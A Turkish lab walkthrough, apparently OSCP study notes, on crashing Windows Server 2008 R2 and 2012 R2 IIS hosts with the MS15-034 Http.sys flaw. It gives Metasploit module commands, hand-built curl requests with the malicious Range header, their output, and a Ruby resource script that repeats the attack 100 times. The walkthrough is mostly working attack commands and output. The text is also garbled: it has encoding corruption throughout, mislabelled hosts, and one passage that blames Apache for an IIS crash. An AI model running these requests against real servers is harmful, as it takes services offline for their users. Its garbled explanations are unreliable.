
Bu yazıda OSCP Kali sanal makinasından Windows Server 2008 R2 sanal makinasına mavi ekran verdirme iŐlemi yapılacaktır. Böylece Windows Server 2008 R2 sanal makinası mavi ekran verdiđinde servis dıŐı kalacađından hizmet olarak sunduđu internet sitesine eriŐim engellenmiŐ olacaktır.

Gereksinimler

- OSCP Kali (Downloads / pwk-kali-vm.7z) // Saldırgan
- Windows Server 2008 R2 // Web Sunucusu

Őimdi öncelikle hedef web sunucusunun ip'sini öğrenelim.

Windows Server Sanal Makinası:



Hedef web sunucusu ip'si 172.16.3.128 imiŐ. Ardından OSCP Kali sanal makinasından hedef web sunucusuna bađlanalım.

OSCP Kali Sanal Makinası:



Görüldüđü üzere OSCP Kali sanal makinasından hedef web sunucusunun sunduđu internet sitesine erişim yapabilmekteyiz. Őimdi OSCP Kali sanal makinasından metasploit kullanarak hedef web sunucusuna mavi ekran verdirelim. Böylece Kali'den hedef web sitesine erişemediđimizi, yani hedef web sitesinin servis dıŐı kaldıđını görelim.

OSCP Kali

```
> msfconsole
> use auxiliary/dos/http/ms15_034_ulonglongadd
> set RHOSTS 172.16.3.128
> set TARGETURI /welcome.png // Windows Server 2008 'deki resim
> run
```

Not: Saldırının iŐe yaraması için hedef sistemdeki statik bir kaynađın talep edilmesi gerekmektedir. Bu nedenle TARGETURI ile hedef sistemdeki statik bir kaynak (resim, css dosyası,... vs) seçilir.

Output:

```
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).
[*] Auxiliary module execution completed.
```

Modül çalıŐtıktan sonra Windows Server 2008'in ekranına bakıldıđında mavi ekran görülecektir.

Windows Server Makinası:

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

DRIVER_IRQL_NOT_LESS_OR_EQUAL

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup options, and then
select Safe Mode.

Technical information:


*** STOP: 0x000000D1 (0x0000000000000030, 0x000000000000000A, 0x0000000000000000, 0
FFFFFFF88000F6562C)

***      NDIS.SYS - Address FFFFF88000F6562C base at FFFFF88000ED5000, DateStamp
4a5bc184

collecting data for crash dump ...
initializing disk for crash dump ...
```

Dolayısıyla OSCP Kali'den hedef web sayfasına tekrar erişmek istediđimizde erişim gerçekleşmeyecektir.

OSCP Kali Makinası:



Böylece bir metasploit modülü kullanarak hedef web sitesini servis dıŐı bırakmıŐ olduđ. Hedef web sunucusu mavi ekran ile kullanıcılarına hizmet veremez duruma geldiđi için yaptığımız bu saldırıya DOS saldırısı adı verilir.

ms15_034_ulonglongadd modülünden etkilenen sürümler Windows Server 2008 R2 (ki bu makalede bu windows sürümüne saldırı yapılmıŐtır), Windows Server 2012, Windows Server 2012 R2, Windows 7, Windows 8 ve Windows 8.1'dir.

b. Windows Server 2012 R2 SP2 'ye Mavi Ekran Verdirme

(+) Bu başlık birebir denenmiŐtir ve başarıyla uygulanmıŐtır.


Bu başlık altında Kali 2016 sanal makinasından Windows Server 2012 R2 SP2 sanal makinasına mavi ekran verdirme iŐlemi yapılacaktır. Böylece Windows Server 2012 R2 SP2 sanal makinası mavi ekran verdiđinde servis dıŐı kalacađından hizmet olarak sunduđu internet sitesine erişim engellenmiŐ olacaktır.

Gereksinimler

- OSCP Kali (Downloads / pwk-kali-vm.7z) // Saldırgan
- Windows Server 2012 R2 SP2 // Web Sunucusu


Őimdi öncelikle hedef web sunucusunun ip'sini öđrenelim.

Windows Server 2012 Sanal Makinası:



Hedef web sunucusu ip'si 172.16.3.128 imiŐ. Ardından OSCP Kali sanal makinasından hedef web sunucusuna bađlanalım.

OSCP Kali Sanal Makinası:



Görüldüđü üzere OSCP Kali sanal makinasından hedef web sunucusunun sunduđu internet sitesine eriŐim yapabilmekteyiz. Őimdi OSCP Kali sanal makinasından metasploit kullanarak hedef web sunucusuna mavi ekran verdirelim. Böylece Kali'den hedef web sitesine eriŐemediđimizi, yani hedef web sitesinin servis dıŐı kaldıđını görelim.

OSCP Kali

```
> msfconsole
> use auxiliary/dos/http/ms15_034_ulonglongadd
> set RHOSTS 172.16.3.128
> set TARGETURI /iis-85.png // Windows Server 2012 'deki resim
> run
```


Not: Saldırının iŐe yaraması için hedef sistemdeki statik bir kaynađın talep edilmesi gerekmektedir. Bu nedenle TARGETURI ile hedef sistemdeki statik bir kaynak (resim, css dosyası,... vs) seçilir.

Output:

```
[*] DOS request sent.  
[*] Scanned 1 of 1 host (100% complete).  
[*] Auxiliary module execution completed.
```


Modl alıŐtıktan sonra Windows Server 20012'nin ekranına bakıldıđında mavi ekran grlecektir.

Windows Server 2012 Makinası:



Dolayısıyla OSCP Kali'dan hedef web sayfasına tekrar eriŐmek istediđimizde eriŐim gerekleŐmeyecektir.

OSCP Kali Makinası:



Böylece bir metasploit modülü kullanarak hedef web sitesini servis dışı bırakmış olduk. Hedef web sunucusu mavi ekran ile kullanıcılarına hizmet veremez duruma geldiđi için yaptığımız bu saldırıya DOS saldırısı adı verilir.

ms15_034_ulonglongadd modülünden etkilenen sürümler Windows Server 2008 R2 (ki bu makalede bu windows sürümüne saldırı yapılmıştır), Windows Server 2012, Windows Server 2012 R2, Windows 7, Windows 8 ve Windows 8.1'dir.

Ekstra

(+) Bu başlık denenmiştir ve başarıyla uygulanmıştır.

Bu saldırıda (mavi ekran verme saldırısında) hedef IIS sunucusundaki Http.Sys Remote Code Execution zafiyetinden faydalanılmıştır. Bu zafiyet gönderilen özel http talepleri sonrası sömürülebilmektedir. Şimdi bu özel http taleplerini modülle değil de elle oluşturup gönderelim. Böylece hedef IIS sunucusuna yine mavi ekran verdirelim.

Öncelikle hedef sistemde statik bir kaynak belirlememiz gerekmektedir. Bunun nedeni saldırının ancak hedef sistemden statik bir kaynak talep ettiğimizde işe yarıyor olduğudur. Dolayısıyla hedef IIS sunucumuzdaki resim dosyasını kaynak olarak belirleyelim.

http://172.16.3.136/welcome.png

Daha sonra HTTP talebimize Range header'ını özel bir deđer ile ekleyelim

OSCP Kali Terminal:

```
> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=0-18446744073709551615"
```

Output:

```
* Hostname was NOT found in DNS cache
* Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
> Range: bytes=0-18446744073709551615
>
< HTTP/1.1 416 Requested Range Not Satisfiable
< Content-Type: image/png
< Last-Modified: Tue, 16 May 2017 16:32:37 GMT
< Accept-Ranges: bytes
< ETag: "e8893b762ced21:0"
* Server Microsoft-IIS/7.5 is not blacklisted
  < Server: Microsoft-IIS/7.5
< X-Powered-By: ASP.NET
< Date: Tue, 16 May 2017 16:52:30 GMT
< Content-Length: 362
< Content-Range: bytes */184946
<
<!DOCTYPE          HTML          PUBLIC          "-//W3C//DTD          HTML
4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Requested Range Not Satisfiable</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Requested Range Not Satisfiable</h2>
<hr><p>HTTP Error 416. The requested range is not satisfiable.</p>
</BODY></HTML>
* Connection #0 to host 172.16.3.136 left intact
...
```

Böylece özel http talebimiz hedef sunucuya gidecektir. Http yanıtı "HTTP/1.1 416 Requested Range Not Satisfiable" bilgisine sahip olarak dönerse hedef sistem büyük olasılıkla zafiyete sahiptir deriz. Gönderdiğimiz http talebine karşın gelen http yanıtı bu bilgiye sahip olduğundan bundan sonraki

adım hedef sistemin zafiyetini sömürmektir. Bu işlem için http talebindeki Range header değeri 18-18446744073709551615 ile doldurulur ve tekrar gönderilir.

OSCP Kali Terminal:

```
> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=18-18446744073709551615"
```

Output:

```
* Hostname was NOT found in DNS cache
* Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
> Range: bytes=18-18446744073709551615
>
^C
```

Böylece paketi gönderdiğimizde hedef sistemin ekranı gidecektir ve mavi ekran verecektir. Dolayısıyla dos işlemi başarıyla gerçekleşmiş olacaktır.

UYARI: Yukarıdaki curl kodu ile hedef sistem bazen mavi ekran verirken bazen de vermemiŐtir. Dolayısıyla curl kodu ile mavi ekran verdirme işlemi zaman zaman başarısız olabilmektedir. Ancak curl kodunu tekrar tekrar denemeler sonucu mavi ekran gelebilmektedir.

Not: curl ile Ubuntu 14.04 LTS'den Windows Server makinalarına saldırı paketi tekrar tekrar gönderildiđinde curl her defasında patlamıŐtır ve Ubuntu terminaline saçma sapan birçok karakter yığılmıŐtır. Windows server ise yerli yerinde durmuŐtur. Dolayısıyla saldırı işlemi OSCP Kali'nin curl'ü ile gerçekleŐebilmektedir.

Curl ile aynı işlem Windows Server 2012 'ye denendiđinde

OSCP Kali Terminal:

```
> curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=0-18446744073709551615"
```

Output:

```
* Hostname was NOT found in DNS cache
* Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
```

```
> Accept: */*
> Range: bytes=0-18446744073709551615
>
< HTTP/1.1 416 Requested Range Not Satisfiable
< Content-Type: image/png
< Last-Modified: Tue, 16 May 2017 16:32:37 GMT
* Server Microsoft-IIS/7.5 is not blacklisted
  < Server: Microsoft-IIS/7.5
< X-Powered-By: ASP.NET
< Date: Tue, 16 May 2017 16:52:30 GMT
< Content-Length: 362
< Content-Range: bytes */184946
<
<!DOCTYPE          HTML          PUBLIC          "-//W3C//DTD          HTML
4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Requested Range Not Satisfiable</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Requested Range Not Satisfiable</h2>
<hr><p>HTTP Error 416. The requested range is not satisfiable.</p>
</BODY></HTML>
* Connection #0 to host 172.16.3.136 left intact
...
```

OSCP Kali Terminal:

```
> curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"
```

Output:

```
* Hostname was NOT found in DNS cache
* Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET / iis-85.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
> Range: bytes=18-18446744073709551615
>
^C
```

Windows Server 2012 (mavi ekran vermemiŐtir belki ama) ekranı kitlenmiŐtir. Dolayısıyla Kali'den Windows Server 2012 IIS ana sayfasına eriŐilmeye alıŐıldığında sonu başarısız olmuŐtur. Yani DOS başarıyla gerekleŐtirilmiŐtir.

Bu zafiyet IIS'in ykl olduđu Windows 7, Windows Server 2008 R2, Windows 8, Windows Server 2012, Windows 8.1, ve Windows Server 2012 R2 iŐletim sistemlerinin tamamı iin geerlidir.

Http Range BaŐlıđı İle Neden Windows Sunucu Sistemler Mavi Ekran Alıyor?

Http Range baŐlıđına verilen baŐlangıŐ indis deđerleri ve belirli bir bitiŐ indis deđeri ile talep yapıldıđında windows sunucularının bazı sűrűmlerinde sistemsel crash gerŐekleŐmektedir.

Őrneđin windows server 2008 R2'ye yapılan http talebi sonrası sunucu belirtilen aralıđın karŐılanamaz olduđu bilgisini vermiŐti:

Kali Linux 2018 Terminal:

```
> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=0-18446744073709551615"
```

Output:

```
* Hostname was NOT found in DNS cache
* Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
> Range: bytes=0-18446744073709551615
>
< HTTP/1.1 416 Requested Range Not Satisfiable
< Content-Type: image/png
< Last-Modified: Tue, 16 May 2017 16:32:37 GMT
< Accept-Ranges: bytes
< ETag: "e8893b762ced21:0"
* Server Microsoft-IIS/7.5 is not blacklisted
  < Server: Microsoft-IIS/7.5
< X-Powered-By: ASP.NET
< Date: Tue, 16 May 2017 16:52:30 GMT
< Content-Length: 362
< Content-Range: bytes */184946
<
<!DOCTYPE          HTML          PUBLIC          "-//W3C//DTD          HTML
4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Requested Range Not Satisfiable</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Requested Range Not Satisfiable</h2>
<hr><p>HTTP Error 416. The requested range is not satisfiable.</p>
</BODY></HTML>
* Connection #0 to host 172.16.3.136 left intact
...
```

Sonra yapılan http talebinin range header'ındaki baŐlangıŐ indis deđeri olarak bu sefer 18 decimal deđer giriildiđinde sunucu sistemsel crash vermiŐti:

Kali Linux 2018 Terminal:

```
> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=18-18446744073709551615"
```

Output:

```
* Hostname was NOT found in DNS cache
* Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
> Range: bytes=18-18446744073709551615
>
^C
```

Bu range deđeri ile sistemin mavi ekran almasının muhtemel nedeni Őudur: 0 indisinden baŐlatılarak yapılan range talebinde aralıđın geĀersiz kabul edildiđi bilgisi dđnmekteydi. Āünkü sonlanma indis deđeri 18446744073709551615nci byte (yani 16,777,210'nci terabyte)'tı. Bu oldukĀa geĀersiz bir aralık deđeri durumundadır. Bu geniŐlikte bir dđkđman olması pek mđmkđn olmayacađı gibi bu bđyđklkte bir dđkđmanı kaldıracak sistem de pek mđmkđn deđildir. Fakat sistem bu aralık deđerini "deđerlendirmiş" ki geĀersizdir yanıtı dđnmüŐtđr. İkinci denemede baŐlangıĀ indis deđeri (18nci byte deđeri) talep edilen dđkđman iĀerisinde bir yerlerdeki indis deđeri olduđundan bu sefer dđkđmanı aĀmak suretiyle aralık geĀerliliđi sorgusu yapılacaktır. Bu ise dđkđmanın bellekteki konumuyla beraber taŐarak tđm bellek adreslerine dođru kayan bir deđerlendirme olacaktır ve bellek nihai sonuna gelindiđinde sistem beklenmedik bu durum karŐısında mavi ekran ile ĀalıŐmayı durduracaktır. Normalde olması gereken geĀersiz aralık deđeri alındıđında apache'nin uygulama kaynađı üzerinde deđerlendirme almayıp bir kuralla gđrmezden gelmesiydi ve 200 OK yanıtı ile dđkđmanın tam halini gđndermesiydi. Apache'nin yeni sđrđmlerinde sđreĀ bđyle iŐlemektedir ve geĀersiz aralık alındıđında aralık talebine karŐılık aralık geĀerli / geĀersiz yanıt paketi deđil de normal yanıt paketi gđnderilmektedir (bkz. Paketleme İĀin Gđzden GeĀirilecekler/İnternette EdinilmiŐ Kıymetli Bilgiler/Apache Range Saldırıları ile Apache Sunucuları Servis DıŐı Bırakma.docx#c. Ekstra baŐlıđı). Yani range yokmuŐ gibi range talebine karŐılık yanıt olmayan, 200 OK yanıtı gđnderilmeliydi. Fakat apache deđerlendirme sđrecini iŐlettiđi iĀin istemciye geĀersizdir yanıtını gđndermek adına yaptıđı deđerlendirme sistemin crash olmasına sebep olmuŐtur.

Ekstra (2)

(+) Bu baŐlık denenmiŐtir ve baŐarıyla uygulanmıŐtır.

Metasploit ms15_034_ulonglongadd modđlđ ile yaptıđımız mavi ekran verdirme giriŐiminde modđlđ sadece bir kez ĀalıŐtırdıđımız iĀin bir kez mavi ekran verdirebilmiŐtik:

Kali Linux 2018 Terminal (Hedef: Windows Server 2008 R2) :

```
msf > use auxiliary/dos/http/ms15_034_ulonglongadd
msf > set RHOSTS 172.16.3.128
msf > set TARGETURI /welcome.png // Windows Server 2008 'deki resim
msf > run
```

Output:

```
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).
[*] Auxiliary module execution completed.
```

Kali Linux 2018 Terminal (Hedef: Windows Server 2012 R2) :

```
msf > use auxiliary/dos/http/ms15_034_ulonglongadd
msf > set RHOSTS 172.16.3.75
msf > set TARGETURI /iis-85.png // Windows Server 2012 'deki resim
msf > run
```

Output:

```
[*] DOS request sent.
[*] Scanned 1 of 1 host (100% complete).
[*] Auxiliary module execution completed.
```

Saldırıyı tekrar tekrar gerçekleştirebilmek için bir betik dili yardımı alabiliriz. Bu başlıkta ruby dili ile bu işlem gerçekleştirilecektir:

Öncelikle msfconsole'a direktif verebileceğimiz resource dosyasını oluşturalım:

```
> cd /root/Desktop
> touch looping.rc // rc : resource
> nano looping.rc
```

<ruby>

```
# Link https://github.com/actuuated/msf-exploit-loop/blob/master/exploit-loop.rc
```

```
begin
```

```
  (1..100).each do |i|
    run_single("echo 'Attacking attempt: \##{1}'")
    run_single("exploit -j")
    run_single("sleep 5s")
  end
```

```
end  
  
</ruby>
```

Yukarıdaki resource dosyasındaki her loop iterasyonunda msfconsole komut satırına echo komutu, sonra exploit -j komutu ve son olarak da sleep komutu girilmektedir ve enter'lanmaktadır. Bu dosya msfconsole'da çağrıldığında bu komutlar sırasıyla 100'er defa enter'lanacaktır (çalıştırılacaktır).

Kali Linux 2018 Terminal (Hedef: Windows Server 2008 R2) :

```
> msfconsole  
msf > use auxiliary/dos/http/ms15_034_ulonglongadd  
msf > set RHOSTS 172.16.3.128  
msf > set TARGETURI /welcome.png  
msf > resource /root/Desktop/looping.rc
```

Output:

```
[*] Attacking Attempt : #1  
[*] DOS request sent.  
[*] Scanned 1 of 1 host (100% complete).
```

```
[*] Attacking Attempt : #2  
[*] DOS request sent.  
[*] Scanned 1 of 1 host (100% complete).
```

```
[*] Attacking Attempt : #3  
[*] DOS request sent.  
[*] Scanned 1 of 1 host (100% complete).
```

```
[*] Attacking Attempt : #4  
[*] DOS request sent.  
[*] Scanned 1 of 1 host (100% complete).
```

...

```
[*] Auxiliary module execution completed.
```

Kali Linux 2018 Terminal (Hedef: Windows Server 2012 R2) :

```
> msfconsole  
msf > use auxiliary/dos/http/ms15_034_ulonglongadd  
msf > set RHOSTS 172.16.3.75  
msf > set TARGETURI /iis-85.png  
msf > resource /root/Desktop/looping.rc
```

Output:

```
[*] Attacking Attempt : #1  
[*] DOS request sent.  
[*] Scanned 1 of 1 host (100% complete).
```

```
[*] Attacking Attempt : #2  
[*] DOS request sent.  
[*] Scanned 1 of 1 host (100% complete).
```

```
[*] Attacking Attempt : #3  
